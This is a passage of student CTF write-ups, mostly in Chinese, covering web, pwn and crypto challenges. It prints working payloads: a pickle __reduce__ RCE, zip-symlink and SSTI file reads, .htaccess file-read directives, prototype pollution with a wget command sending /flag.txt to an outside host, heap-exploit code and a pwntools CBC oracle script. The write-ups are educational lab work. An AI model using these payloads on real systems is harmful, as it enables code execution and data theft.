        exec(code, {})
    return f.getvalue()
```

在 `exec(code, {})` 之前會 `setgid` 和 `setuid`，而且從 service/Dockerfile 可以看出 /flag 只有 root 可以讀，所以沒辦法在 code 直接讀 flag。

service/app/app.py: Line 25-36:

```
def do_exec():
    code = request.json.get('code', '')
    p = multiprocessing.Pool(processes=1)
    result = p.apply_async(run, (code,))
    try:
        return str(result.get(timeout=1)), 200
    except multiprocessing.TimeoutError:
        p.terminate()
        return 'err: timeout', 500
    except Exception as e:
        return f"err: {e}", 500
```

發現會用 `multiprocessing.Pool` 去跑 `run` 函數，另外還會 catch `Exception` 並 `return f"err: {e}", 500`。

在上傳的 code 裡面 `raise Exception('🐰')`，就可以得到 `err: 🐰`。

因為 multiprocessing 會用 pickle 傳東西，所以就可以用 `__reduce__` 亂搞。然後跑 `__reduce__` 的東西的時候是在外面所以有權限讀 /flag，所以就上傳這樣的 code。

```
import functools
import subprocess


class Exploit(object):

    def __reduce__(self):
        return (
            functools.partial(subprocess.check_output,
                              shell=True), ('cat /flag', )
        )
```

```
raise Exception(Exploit())
```

就會得到 `err: b'FLAG{th1s i5 fl4g!!!}\n'`。

```
FLAG{th1s i5 fl4g!!!}
```


Web


Share

The first thing come to my mind is directory traversal. But it seems the `safeJoin(a,b)` is well-implemented so injecting the username with `../` is clearly not working.

Since one of our homework is about `tar`'s argument injection, `unzip` is just suspicious to me. After googling, It seems like we can zip a symbolic link that links to `/flag`. Once the server unzip for us, we can just access `https://share.ctf.zoolab.org/static/<username>/<symbolic link>` to get the flag.

Let create our symbolic link by `ln -s /flag.txt flag.html` and zip our payload by `zip -ry fuck.zip .` and upload it.






```
FLAG{w0W_y0U_r34L1y_kn0w_sYmL1nK!}
```

Gist

參考 kaibro 的 Web CTF Cheatsheet（https://github.com/w181496/Web-CTF-Cheatsheet）：

- .htaccess
  - set handler

```
<FilesMatch "kai">
SetHandler application/x-httpd-php
</FilesMatch>
```

  - read file
    - `ErrorDocument 404 %{file:/etc/passwd}`
    - `redirect permanent "/%{BASE64:%{FILE:/etc/passwd}}"`
    - Example: Real World CTF 4th - RWDN


上傳一個 .htaccess，內容如下：

```
<FilesMatch "solve">
redirect permanent "/%{BASE64:%{FILE:/flag.txt}}
</FilesMatch>
```

在原本的資料夾底下存取 solve：

https://gist.ctf.zoolab.org/upload/c9779dd0ddb8ebc3763bef1a20a22c89/solve

然後就會被 redirect 到 /base64(flag.txt)：



Trust

Trust/web/src/views/render.html:

```
    <script>
      url.value = window.location;
      const get = path => {
        return path.split('/').reduce((obj, key) => obj[key],
document.all)
      }
      const queryString = window.location.search;
      const urlParams = new URLSearchParams(queryString);
      key.value = urlParams.get('key');
      value.value = urlParams.get('value');
      container.innerHTML =
urlParams.get('html').replace(`{{${get(urlParams.get('keypath'))}}
}`, get(urlParams.get('valuepath')));
    </script>
```

`get` 函數會用 `path` 從 `document.all` 拿東西。

`path` 是 `0/ownerDocument/cookie` 就讓 `get` 函數回傳 `document.all['0']['ownerDocument']['cookie']` 也就是 `document.cookie`。

`urlParams.get('html')` 弄成 `<input id="cookie" value="{{cookie_placeholder}}">`。

`urlParams.get('key')` 弄成 `cookie_placeholder`。

`urlParams.get('keypath')` 弄成 `key/value`。

`urlParams.get('valuepath')` 弄成 `0/ownerDocument/cookie`。

這段 script 就會把 `<input id="cookie" value="{{cookie_placeholder}}">` 的 `{{cookie_placeholder}}` 換成 `document.cookie` 的內容並放到 `container.innerHTML`。

`urlParams.get('html')` 再多加 `<style>` 就可以用 CSS injection 慢慢把 `document.cookie` 的內容 leak 出來，就能得到 flag 了。

```
FLAG{n0w_Y0u'r3_tH3_m45T3r_0f_trU4T_tYp3_aNd_1Fr4m3!}
```

View

WebViewer/web/backend.js: Line 7-12:

```
    let parsed_url=
url.match(/https?:\/\/(?<host>[^\/]*)\/(?<path>.*)/)
    let { host, path } = parsed_url?.groups || {}
    if(!parsed_url || !host || host?.match(/localhost/i)){
      console.log(`<pre>Invalid URL: ${url}\n(doesn't match
/https?:\\/\\/(?<host>[^\\/]*)\\/(?<path>.*)/)</pre>`)
      continue
    }
```

可以發現 `url.match` 的 regexp 沒有加 `^` 和 `$` 所以 `url` 用 `example.com/?http://fake_host/fake_path` 其實可以 match 到東西，然後 cature group 的 `host` 就會是 `fake_host`，`path` 就會是 `fake_path`。

WebViewer/web/backend.js: Line 14-23:

```
    cache[host] = cache[host] || {}
    await fetch(url).then(r=>r.text()).then(text=>{
      let result
      try{
        result = JSON.parse(text)
      }catch{
        result = text
      }
      cache[host][path] = result
    }).catch(()=>{})
```

這段會把 `fetch(url)` 的結果 `result = JSON.parse(text)` 然後 `cache[host][path] = result`，所以如果 `host` 是 `__proto__` 就可以 prototype pollution。

WebViewer/web/frontend.py: Line 38-43:

```
    def
do_not_call_this_function_its_only_for_debugging_purposes(self):
        if self.headers['host'] != 'localhost':
          return self.wfile.write(self.make_template('forbidden'))
        cmd = parse_qs(urlparse(self.path).query).get('cmd') or
['id']
        ret = run(cmd, stdout=PIPE, text=True, timeout=5).stdout
        return self.wfile.write(self.make_template(ret))
```

這段可以執行 `urlparse(self.path).query` 裡面的 `cmd`，原本看 `do_GET` 函數在 `self.path == '/backdoor'` 才會進到

`do_not_call_this_function_its_only_for_debugging_purposes`，沒辦法在 `self.path` 加 `?cmd`，不知道怎麼辦。

後來發現 `do_not_call_this_function_its_only_for_debugging_purposes` 的開頭是 `do_`，所以其實 HTTP method 是 `not_call_this_function_its_only_for_debugging_purposes` 的時候也會進到這個函數。

目標變成 method 設成 `not_call_this_function_its_only_for_debugging_purposes` 和 host header 設成 `localhost` 來發送 request。

因為有 reverse_proxy 擋著，送給 `https://webview.ctf.zoolab.org/` 的 host header 會被改掉，所以只能想辦法在 `WebViewer/web/backend.js` 讓它 `fetch` `http://127.0.0.1/`。

`WebViewer/web/backend.js` 是用 node 跑，所以 header 之類的不會有像 browser 的限制，就可以用 prototype pollution 來污染 `fetch` 的 `init` 讓 method 和 headers 變成想要的東西。

然後發現 `fetch` 也接受 `http:example.com/` 這種 url，所以假設 `example.com` 是自己控制的網站，會回傳對應的 json。

用來污染 headers 的 url 就用 `http:example.com/headers?http://__proto__/headers`，`cache[host][path]` 就會變成 `cache['__proto__']['headers']`。

用來污染 method 的 url 就用 `http:example.com/method?http://__proto__/method`，`cache[host][path]` 就會變成 `cache['__proto__']['method']`。

想要執行的 `cmd` 是 `['sh', '-c', 'wget -O - \'http://example.com/flag/\'"$(base64 -w 0 /flag.txt)"']`，會把 flag 送到 `example.com`。

執行 `cmd` 的 url 就用 `http://127.0.0.1:5000/backdoor?cmd=sh&cmd=-c&cmd=wget+-O+-+%27http%3A%2F%2Fexample.com%2Fflag%2F%27%22%24%28base64+-w+0+%2Fflag.txt%29%22`。

控制的網站的 code 長這樣：

```
import base64

import fastapi
import fastapi.responses
```

```
app = fastapi.FastAPI()


@app.get('/headers')
def headers():
    return {'host': 'localhost'}


@app.get('/method')
def method():
    return
'not_call_this_function_its_only_for_debugging_purposes'


@app.get("/flag/{flag:path}")
async def flag(flag: str):
    print(base64.b64decode(flag))
```

最後把三個 url 依序用 `,` 接在一起然後上傳就能得到 flag 了。

```
FLAG{Pr0toT0tYp3_P0lLuT10n_2_Th3_w1N;)}
```

Revenge

Execgen-safe

先準備 bash script。

傳 `/bin/tee /tmp/`，就可以輸入 bash script 內容然後寫到 `/tmp/(created by execgen)`。

bash script 內容就放 `cat /home/chal/flag`。

```
> nc edu-ctf.zoolab.org 10124


___________                          ________
\_   _____/__  ___ ____   ____  /  _____/  ____   ____
 |    __)_\  \/  // __ \_/ ___\/   \  ____/ __ \ /    \
 |        \>    <\  ___/\  \___\    \_\  \  ___/|   |  \
/_______  /__/\_ \\___  >\___  >\______  /\___  >___|  /
        \/      \/    \/     \/        \/     \/     \/ (safe
version)
```

```
Create your script: /bin/tee /tmp/
cat /home/chal/flag
^C⏎
>
```

然後用 `/bin/bash` 執行 `/tmp/(created by execgen)`。傳 `/bin/bash /tmp/`。

```
> nc edu-ctf.zoolab.org 10124


___________                          _________
\_   _____/__  ___ ____   ____  /  _____/  ____   ____
 |    __)_\  \/  // __ \_/ ___\/   \  ____/ __ \ /    \
 |        \>    <\  ___/\  \___\    \_\  \  ___/|   |  \
/_______  /__/\_ \\___  >\___  >\______  /\___  >___|  /
        \/      \/    \/     \/        \/     \/     \/ (safe
version)
Create your script: /bin/bash /tmp/
FLAG{7h3_5p4c3_i5_l1m1t3d}
>
```

```
FLAG{7h3_5p4c3_i5_l1m1t3d}
```

ShaRcE

先做出第一個 zip `0.zip`。index.html 內容什麼都可以。

```
> touch index.html
> ln --symbolic /app/templates templates
> zip --symlinks 0.zip index.html templates
  adding: index.html (stored 0%)
  adding: templates (stored 0%)
> unzip -l 0.zip
Archive:  0.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  0000-00-00 00:00   index.html
       14  0000-00-00 00:00   templates
---------                     -------
       14                     2 files
>
```

上傳 `0.zip` 後，server 的 `/app/static/{username}/templates` 就會變成指到 `/app/templates` 的 symbolic link。

做第二個 zip `1.zip`。index.html 內容什麼都可以。

```
> ls --recursive
.:
index.html  templates/

./templates:
index.html
> zip 1.zip index.html templates/index.html
  adding: index.html (stored 0%)
  adding: templates/index.html (deflated 15%)
> unzip -l 1.zip
Archive:  1.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
        0  0000-00-00 00:00   index.html
       99  0000-00-00 00:00   templates/index.html
---------                     -------
       99                     2 files
>
```

templates/index.html 的內容是這樣，會執行`/readflag`。

```
{{
().__class__.__base__.__subclasses__()[137].__init__.__globals__['
popen']('/readflag').read() }}
```

上傳 `1.zip` 後，server 就會在 `/app/static/{username}/templates/index.html` 寫入傳上去的 templates/index.html 的內容，因為 `/app/static/{username}/templates` 是指到 `/app/templates` 的 symbolic link，所以就會變成在 `/app/templates/index.html` 寫入，就修改了原本 template 的內容。

連到 index 的頁面就會 `render_template('index.html', name=session['user'])`，然後跑修改過的 template，就能得到 flag。

```
FLAG{Pl3aS3_R3m3Mb3r_t0_c13Ar_y0uR_w3B5helL_XD}
```

Pwn

how2know_revenge

這題的想法是用 rop 去串一個迴圈，一個一個 byte 猜的情況下讓猜對和猜錯的 response time 有落差。因為需要比對是否有猜對因此需要用到 test 或 cmp 之類的 gadget，用 ROPgadget 可找到以下的 gadget，於是可以指定 rax 指向要猜的那個 byte，dl 就填成當前的猜測：

```
0x0000000000438c36 : cmp byte ptr [rax], dl ; ret
```

比較完之後需要 jne 或 jb 之類的東西來取得比較結果，而 jne 常被用在迴圈控制，剛好可被用來調控時間差，所以就找了一個較為好控制走向的迴圈：

```
0x000000000047f7ad : jne 0x47f7a0 ; ret
```

```
000000000047F7A0 loc_47F7A0:                             ; CODE XREF: wcschrnul+1D↓j
000000000047F7A0                 mov     edx, [rax+4]
000000000047F7A3                 add     rax, 4
000000000047F7A7                 cmp     edx, esi
000000000047F7A9                 jz      short locret_47F7AF
000000000047F7AB
000000000047F7AB loc_47F7AB:                             ; CODE XREF: wcschrnul+B↑j
000000000047F7AB                 test    edx, edx
000000000047F7AD                 jnz     short loc_47F7A0
000000000047F7AF
000000000047F7AF locret_47F7AF:                          ; CODE XREF: wcschrnul+D↑j
000000000047F7AF                                         ; wcschrnul+19↑j
000000000047F7AF                 retn
000000000047F7AF ; } // starts at 47F790
000000000047F7AF wcschrnul       endp
```

這邊的重點是在 0x47f7ab 的 test edx, edx，如果 edx 的內容是 0 的話會直接 ret，因此要製造出一個顯著時間差的關鍵是 rax 一開始要指到一塊連續沒有 0 的記憶體，這個記憶體區塊越大迴圈就會拖越長，但很可惜的是並沒有一塊滿足這樣條件的可讀記憶體，因此經過封包傳輸後還是看不出任何時間差，後來有想到要用 malloc + memset 自己去製造，但很可惜並沒有找到可以直接或間接把 rax 移到 rdi 的 gadget，所以最後沒能成功拿到 flag。

superums

看到題目及所用的 ubuntu 版本我的思考方式基本上跟在寫作業時用的方法差不多：首先要 leak 出 libc 的位置，取得 system 後寫到 __free_hook，最後是 free 一塊寫有 /bin/sh 的記憶體。但這題比較麻煩的是它的限制很多，像是 malloc 大小最多就只有 0x78，因此不管 free 多少塊 chunk 最終都會進到 fastbin，也就是無法透過 chunk 的 fd 取得 main_arena，另外也沒有直接的 heap overflow 可以用，無法更改 Note 的 size 和 *data。

就 leak libc 而言我查到了以下資料
https://bbs.kanxue.com/thread-269145-1.htm#msg_header_h2_3：

2.UAF + Leak + size限制

▲比如說size限制不能申請0x70大小的堆塊，那麼就沒辦法字節錯位申請malloc_hook的地方。一般來說有以下幾種情況：

(1)只能是小Chunk，即0x20~0x80：

洩露heap地址，修改FD，指向上一個chunk來修改size，釋放進入unsortedbin後洩露得到libc地址，之後再藉用0x7f的UAF字節錯位申請即可到malloc_hook即可。

首先是得到 heap 的位置，這件事還算容易，因為 *data 在被 free 完之後並沒有被設成 null，又這塊 chunk 進入 tcache 或 fastbin 後原本儲存內容的地方會被改成下一塊 chunk 的位置，因此可以透過刪除兩個有資料的 Note（兩個是為了避免 fd == null），再新增 Note 並讓這個 Note 使用到最後刪除 Note 所使用的記憶體，就可以直接讀內容得到 fd 了（圖上的 heap base 是從 tcache struct 之後算起）：

```
# leak heap ==================
data_size = 0x18
add_note(r, 0)
edit_data(r, 0, data_size, b'')
add_note(r, 1)
del_note(r, 0)
del_note(r, 1)

add_note(r, 0)
edit_data(r, 0, data_size, b'')
heap_base = int.from_bytes(b'\x00' + show_notes(r)[5:10], 'little')
heap_base &= 0xfffffffff000
heap_base += 0x290
print('heap base:', hex(heap_base))
```

再來就麻煩了，關於修改 size 的部份想了非常久，後來想到的是因為 Note 的記憶體結構如下：

（不重要）	size (chunk)
size (data)	*data

被 free 掉之後如果進入 tcache / fastbin，size (data) 和 *data 分別會變成 fd / fd 和 key / *data，總而言之就是如果進入 fastbin 的話 *data 會被保留，因為希望作到修改其他 chunk 的 size 使其能夠進入 unsorted bin，因此可行的作法如下：

1. 分配一塊跟 Note 相同大小的 data (memory1)
2. 編輯 memory1，把 memory[8:16] 填成想要寫的那個位置
3. free memory1 使其進入 fastbin

4. 新增 Note 使其使用到 memory1（此時因為 fd 會被當成 unsigned short 因此會是一個很大的數字，所以可以任意寫最多 0x78 bytes）

5. 編輯 Note 可以任意寫剛才填的位置

除此之外還有一些 tricky 的步驟，首先是要先填滿 tcache 避免 *data 最終還是被改掉，再來是因為 libc 從 fastbin 拿完第一塊 chunk 之後會一併把他後面的七個 chunk 一到 tcache，又 free 的順序是 data 先於 Note，因此 data 最終還是會被移到 tcache 然後原本寫的位置被改掉。為了解決這個問題我的作法是 fastbin 前面再多塞七個 chunk 保護他，另外也不能讓他在 fastbin 的尾巴不然 fd == null 的話 size 會是 0，這樣就沒辦法寫資料，詳細作法如下：

```
offset = 8
target = p64(heap_base + offset) # prudently choose a memory
print('target:', hex(heap_base + offset))
'''
fill tcache + fastbin tail
'''
for i in range(4):
    add_note(r, i)
    edit_data(r, i, data_size, b'')
add_note(r, controlled_note_num)
struct = p64(0) + target # garbage (fd) + target
edit_data(r, controlled_note_num, 16, struct, add_lf=False)

# prepare 7 protection blocks
for i in range(4, 11): # only note
    add_note(r, i)

# ------------------------------------------------------------
make_fake_data_ptr(r, target)
```

```python
def make_fake_data_ptr(r, target):
    for i in range(4): # note + data
        del_note(r, i)
    # ~~~~~~~~~~~~~~~~~~~~
    # print('controlled note:', controlled_note_num)
    del_note(r, controlled_note_num)
    # still need 7 0x20 chunks to protect the controlled chunk from being moved to tcache

    for i in range(4, 11):
        del_note(r, i)

    # remove tcache + 1 fastbin = 8 chunks ======================
    for i in range(4):
        add_note(r, i)
        edit_data(r, i, data_size, b'')

    # remove 7 moved fastbins ============================
    for i in range(4, 11):
        add_note(r, i)

    # Now we get a controlled Note handler !!!!!!!!!!1 =================
    add_note(r, controlled_note_num) # THE DATA POINTER POINTING TO THE TARGET !!!!!!!!!!
```


這邊我把 size 改成 0x480，除了是因為他夠大之外，在進入 unsorted bin 時似乎是會做一些安全檢查，雖然我對這部份的 source code 沒有到非常理解他在做什麼，但看完後我猜大概是會檢查相鄰是不是合法的 chunk 也就是尾端不能橫跨兩個 chunk？所以就從 0x420 開始一次加 0x10，調到不會有 SIGABRT 為止：

```python
# Step 2. modify the fake chunk size
fake_chunk_size = 0x480 # alignment!!!!!!!!!!
size_data = p64(fake_chunk_size + 1) # prev_in_use
# we are now editing the fake chunk
edit_data(r, controlled_note_num, 8, size_data, add_lf=False)
```

然後就是 free 掉剛才改過 size 的那塊 chunk，可以發現他進入了 unsorted bin，此時他的 fd 會指向 main_arena + 96，把他讀出來的方法可以是新增 Note + 編輯 Note，因為如果 tcache 和 fastbin 都沒 chunk 可用的話會從 unsorted bin 的切一塊下來，然後就可以直接讀到了。

接著要把 system 寫進 __free_hook，這個步驟就相對容易，照著前面任意寫的方法就可以了，我的作法是改掉一個 freed chunk 的 fd 讓他指向 __free_hook，然後再編輯 Note 寫 system。最後就是 free 一塊寫有 /bin/sh 的 chunk（這邊因為實作時候需要注意很多 memory layout 的問題，直接貼 code 看起來會很混亂所以就不放了，如有需要 code 方面更多解釋我比較偏好用講的 QAQ）

free 完後就成功拿到 shell 了！



Crypto

HEX

The server sends you an initialization vector ***IV*** and an encrypted token ***C***. But instead of its byte form, the server encrypts the token's hex string ***h***, each byte of token is represented by two characters in [0-9a-f] in hex string and each of its characters (ascii) take one byte. So ***h*** is 16 bytes and it takes only one block.

Therefore, we can simplify the cryptosystem of CBC block cipher mode as the following:

$$C = E_K(h \oplus IV)$$
$$h = D_K(h) \oplus IV$$

Clearly, we have ***IV[i]*** $\oplus$ ***x*** implies ***h[i]*** $\oplus$ ***x*** after the CBC decryption. Let define ***IV(i,x)*** as the original ***IV*** changing its ***i***-byte as ***IV[i]*** $\oplus$ ***x***.

Your goal is to guess ***h*** correctly and the server will send you a flag for that. The basic plan is to interact with the server by sending it an ***IV(i,x)*** (for some ***i*** and ***x***) and ***C*** to identify ***h[i]*** based on the server's response. Let assume that ***C*** is always appended at the end whenever I send the modified ***IV*** to the server.

Here is some facts about `chal.py`:

- The program ends when the plaintext has the character > 0x7f.
- The program prints `Well received` when the plaintext is a valid hex string ([0-9a-f]*).
- The program prints `Invalid` when the plaintext is **not** a valid hex string.

I constructed a set of payloads ***Pα*** for each character ***α*** in [0-9a-f] so that if for any payload ***p*** $\in$ ***Pα***, we send ***IV(i,p)*** to the server and receive `Invalid`, then the ***h*** is ***α***. Otherwise, if there is one payload ***p*** $\in$ ***Pα*** such that sending ***IV(i,p)*** would received `Well received`, then the ***h[i]*** is **not** ***α*** so we try another character. Loop over the

IV and by the above test we can guess ***h*** correctly. The precise construction of ***Pα*** for each ***α*** is shown by the code but let me show the concept of it.

The construction of ***Pα*** has two steps.

- For each character ***α*** in [0-9a-f], finds all ***p*** such that ***α*** $\oplus$ ***p*** is less than or equal 0x7f and **not** in [0-9a-f]. We call such ***p*** is a valid payload and ***p*** is feasible for ***α***.

  Such construction for ***p*** is to avoid the program accidentally ends and causing the server responses `Invalid` if ***h[i] = α***. But the second case is not true since one single ***p*** may feasible to two or more different characters so we cannot discriminate which one is the right one. That's why we need step two.

- For any two valid payloads ***p*** and ***q***, let ***P*** and ***Q*** be the sets of all the characters that are feasible by ***p*** and ***q*** respectively. Check whether ***P*** $\cap$ ***Q*** is a singleton ***{ α }***, if yes then let ***Pα = { p, q }***.

  If you cannot discriminate the characters by single test, then do twice. It turns out you can find at least one ***Pα*** for each ***α*** in [0-9a-f] meaning that test twice for each character is enough.

Here is the flag.

```
FLAG{OHh...i_FOrG0t_To_remOve_TH3_errOr_Me55AG3}
```

Here is the code.

```
from pwn import *

table = [i for i in b'0123456789abcdef']

payloads = [[]]

for payload in range(1, 128):
    changes = []
    for i in table:
        affected = payload ^ i
        assert affected <= 0x7f
        if affected not in table:
            changes.append(i)
    assert len(changes) != 0
    payloads.append(changes)
```

```
good_payloads = {i: [] for i in table}

for i in range(1, 128):
    for j in range(1, 128):
        singleton = list(set(payloads[i]) & set(payloads[j]))
        if len(singleton) == 1:
            good_payloads[singleton[0]].append((i, j))

assert all(len(good_payloads[i]) != 0 for i in table)

for i in good_payloads:
    print(i, good_payloads[i])

r = remote('eof.ais3.org', 10050)

l = r.recvline().strip()

r.recvuntil(b'Hint: ')
token_sha256 = r.recvline().strip()
print(token_sha256)

### DEBUG
# r.recvuntil(b'Hack: ')
# token = r.recvline().strip()
# print(token)
### DEBUG


edit_l = bytearray.fromhex(l.decode())
preflag = []

for i, x in enumerate(bytes.fromhex(l.decode())):
    if i == 16:
        break
    acc_edit_l = edit_l.copy()
    is_good = False
    for c in table:
        ps = [p ^ x for p in good_payloads[c][0]]
        counter = 0
        for p in ps:
            r.recvuntil(b'3: Exit')
```

```
            r.sendline(b'1')
            r.recvuntil(b'Message(hex): ')
            acc_edit_l[i] = p
            r.sendline(acc_edit_l.hex())
            l = r.recvline().strip()
            if l == b'Invalid':
                counter += 1
        if counter == 2:
            print(chr(c))
            preflag.append(chr(c))
            is_good = True
            break
    assert is_good

token = ''.join(preflag)
r.sendlineafter(b'3: Exit', b'2')
r.sendlineafter(b'Token(hex): ', token)
r.interactive()
```